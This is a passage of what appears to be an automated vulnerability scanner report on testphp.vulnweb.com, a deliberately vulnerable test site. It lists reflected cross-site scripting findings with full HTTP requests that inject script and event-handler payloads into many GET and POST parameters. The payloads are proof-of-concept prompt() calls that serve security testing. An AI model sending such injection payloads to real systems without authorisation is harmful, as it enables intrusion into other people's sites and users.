HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:33 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4635
```

/guestbook.php

Details

URL encoded POST input text was set to 1'"()&%<ScRiPt >prompt(931718)</ScRiPt>

Request headers

```
POST /guestbook.php HTTP/1.1
Content-Length: 83
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

name=test&submit=add%20message&text=1'%22()%26%25<ScRiPt%20>prompt(931718)</ScRiPt>
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:38 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4638
```

/hpp/

Details

URL encoded GET input pp was set to 12" onmouseover=prompt(982774) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /hpp/?pp=12%22%20onmouseover%3dprompt(982774)%20bad%3d%22 HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:13 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 497
```

/hpp/

Details

URL encoded GET input pp was set to 12" onmouseover=prompt(935208) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /hpp/?pp=12%22%20onmouseover%3dprompt(935208)%20bad%3d%22 HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:13 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 497
```

/hpp/

Details

URL encoded GET input pp was set to 12" onmouseover=prompt(982995) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /hpp/?pp=12%22%20onmouseover%3dprompt(982995)%20bad%3d%22 HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:13 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 497
```

/hpp/index.php

Details

URL encoded GET input pp was set to 12" onmouseover=prompt(964143) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /hpp/index.php?pp=12%22%20onmouseover%3dprompt(964143)%20bad%3d%22 HTTP/1.1
```

```
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 497
```

/hpp/index.php

Details

URL encoded GET input pp was set to 12" onmouseover=prompt(990435) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /hpp/index.php?pp=12%22%20onmouseover%3dprompt(990435)%20bad%3d%22 HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:41 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 497
```

/hpp/index.php

Details

URL encoded GET input pp was set to 12" onmouseover=prompt(935725) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /hpp/index.php?pp=12%22%20onmouseover%3dprompt(935725)%20bad%3d%22 HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:41 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
```

```
Content-Length: 497
```

/hpp/params.php

Details

URL encoded GET input p was set to 1'"()&%<ScRiPt >prompt(969534)</ScRiPt>

Request headers

```
GET /hpp/params.php?aaaa/=1&p=1'%22()%26%25<ScRiPt%20>prompt(969534)</ScRiPt>&pp=1
HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:29 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 40
```

/hpp/params.php

Details

URL encoded GET input p was set to 1'"()&%<ScRiPt >prompt(933289)</ScRiPt>

Request headers

```
GET /hpp/params.php?p=1'%22()%26%25<ScRiPt%20>prompt(933289)</ScRiPt>&pp=1 HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:28 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 40
```

/hpp/params.php

Details

URL encoded GET input pp was set to 1'"()&%<ScRiPt >prompt(984930)</ScRiPt>

Request headers

```
GET /hpp/params.php?aaaa/=1&p=1&pp=1'%22()%26%25<ScRiPt%20>prompt(984930)</ScRiPt>
HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:29 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 40
```

/hpp/params.php

Details

URL encoded GET input pp was set to 1'"()&%<ScRiPt >prompt(970558)</ScRiPt>

Request headers

```
GET /hpp/params.php?p=1&pp=1'%22()%26%25<ScRiPt%20>prompt(970558)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:28 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 40
```

/listproducts.php

Details

URL encoded GET input artist was set to 3'"()&%<ScRiPt >prompt(932965)</ScRiPt>

Request headers

```
GET /listproducts.php?artist=3'%22()%26%25<ScRiPt%20>prompt(932965)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:43 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4218
```

/listproducts.php

Details

URL encoded GET input cat was set to 4'"()&%<ScRiPt >prompt(979826)</ScRiPt>

Request headers

```
GET /listproducts.php?cat=4'%22()%26%25<ScRiPt%20>prompt(979826)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
```

```
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:37 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4218
```

/listproducts.php

Details

URL encoded GET input cat was set to 1'"()&%<ScRiPt >prompt(974857)</ScRiPt>

Request headers

```
GET /listproducts.php?artist=1&cat=1'%22()%26%25<ScRiPt%20>prompt(974857)</ScRiPt>
HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:01 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4218
```

/search.php

Details

URL encoded POST input searchFor was set to 1'"()&%<ScRiPt >prompt(912255)</ScRiPt>

Request headers

```
POST /search.php?test=1 HTTP/1.1
Content-Length: 57
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

searchFor=1'%22()%26%25<ScRiPt%20>prompt(912255)</ScRiPt>
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:32 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4014
```

/search.php

Details

URL encoded POST input searchFor was set to the'"()&%<ScRiPt >prompt(991310)</ScRiPt>

Request headers

```
POST /search.php?test=query HTTP/1.1
Content-Length: 71
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

goButton=go&searchFor=the'%22()%26%25<ScRiPt%20>prompt(991310)</ScRiPt>
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4016
```

/secured/newuser.php

Details

URL encoded POST input uaddress was set to 3137%20Laguna%20Street'"()&%<ScRiPt >prompt(978346)</ScRiPt>

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 241
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%2520Laguna%2520Street'%22()%26%25<ScRiPt%20>prompt(978346)</
ScRiPt>&ucc=4111111111111111&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00
dPa%24%24w0rD&uphone=555-666-0606&urname=cpqrtsgh&uuname=cpqrtsgh
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:34 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 847
```

/secured/newuser.php

Details

URL encoded POST input ucc was set to 4111111111111111'"()&%<ScRiPt >prompt(978416)</ScRiPt>

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 237
Content-Type: application/x-www-form-urlencoded
```

```
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111'%22()%26%25<ScRiPt%20
>prompt(978416)</ScRiPt>&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%
24%24w0rD&uphone=555-666-0606&urname=irtirhyc&uuname=irtirhyc
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:34 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 843
```

/secured/newuser.php

Details

URL encoded POST input uemail was set to sample%40email.tst'"()&%<ScRiPt >prompt(935660)</ScRiPt>

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 239
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%2540ema
il.tst'%22()%26%25<ScRiPt%20>prompt(935660)</ScRiPt>&upass=g00dPa%24%24w0rD&upass2=g00dP
a%24%24w0rD&uphone=555-666-0606&urname=dnqpivbe&uuname=dnqpivbe
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:34 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 845
```

/secured/newuser.php

Details

URL encoded POST input uphone was set to 555-666-0606'"()&%<ScRiPt >prompt(968208)</ScRiPt>

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 237
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
```

```
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%40email
.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606'%22()%26%25<ScRi
Pt%20>prompt(968208)</ScRiPt>&urname=fxnurafx&uuname=fxnurafx
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 843
```

/secured/newuser.php

Details

URL encoded POST input urname was set to fxnurafx'"()&%<ScRiPt >prompt(953327)</ScRiPt>

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 237
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%40email
.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606&urname=fxnurafx'
%22()%26%25<ScRiPt%20>prompt(953327)</ScRiPt>&uuname=arlaepwi
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 843
```

/secured/newuser.php

Details

URL encoded POST input uuname was set to arlaepwi'"()&%<ScRiPt >prompt(985001)</ScRiPt>

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 237
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%40email
.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606&urname=jkmqcmle&
uuname=arlaepwi'%22()%26%25<ScRiPt%20>prompt(985001)</ScRiPt>
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 605
```

/userinfo.php

Details

URL encoded POST input uaddress was set to 21 street'"()&%<ScRiPt >prompt(946404)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 168
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street'%22()%26%25<ScRiPt%20>prompt(946404)</ScRiPt>&ucc=1234-5678-2300-90
00&uemail=email@email.com&uname=1&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

/userinfo.php

Details

URL encoded POST input uaddress was set to 21%20street'"()&%<ScRiPt >prompt(970496)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 166
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%2520street'%22()%26%25<ScRiPt%20>prompt(970496)</ScRiPt>&ucc=1234-5678-2300-
9000&uemail=email%40email.com&update=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:49:17 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

/userinfo.php

Details

URL encoded POST input ucc was set to 1234-5678-2300-9000'"()&%<ScRiPt >prompt(936034)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 164
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000'%22()%26%25<ScRiPt%20>prompt(936034)</ScRiP
t>&uemail=email%40email.com&update=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:49:17 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

/userinfo.php

Details

URL encoded POST input ucc was set to 1234-5678-2300-9000'"()&%<ScRiPt >prompt(964268)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 166
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000'%22()%26%25<ScRiPt%20>prompt(964268)</ScRiPt>&uemail=emai
l@email.com&uname=1&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

/userinfo.php

Details

URL encoded POST input uemail was set to email@email.com'"()&%<ScRiPt >prompt(934744)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 168
```

```
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email%40email.com'%22()%26%25<ScRiPt%20>prompt(934
744)</ScRiPt>&uname=1&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

/userinfo.php

Details

URL encoded POST input uemail was set to email%40email.com'"()&%<ScRiPt >prompt(906643)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 166
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=email%2540email.com'%22()%26%25<ScRi
Pt%20>prompt(906643)</ScRiPt>&update=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:49:17 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

/userinfo.php

Details

URL encoded POST input uphone was set to 2323345'"()&%<ScRiPt >prompt(919172)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 164
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
```

```
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=email%40email.com&update=update&upho
ne=2323345'%22()%26%25<ScRiPt%20>prompt(919172)</ScRiPt>&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:49:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 254
```

/userinfo.php

Details

URL encoded POST input uphone was set to 2323345'"()&%<ScRiPt >prompt(900711)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 166
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=23233
45'%22()%26%25<ScRiPt%20>prompt(900711)</ScRiPt>&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:44 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 254
```

/userinfo.php

Details

URL encoded POST input urname was set to John Smith'"()&%<ScRiPt >prompt(962854)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 168
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=23233
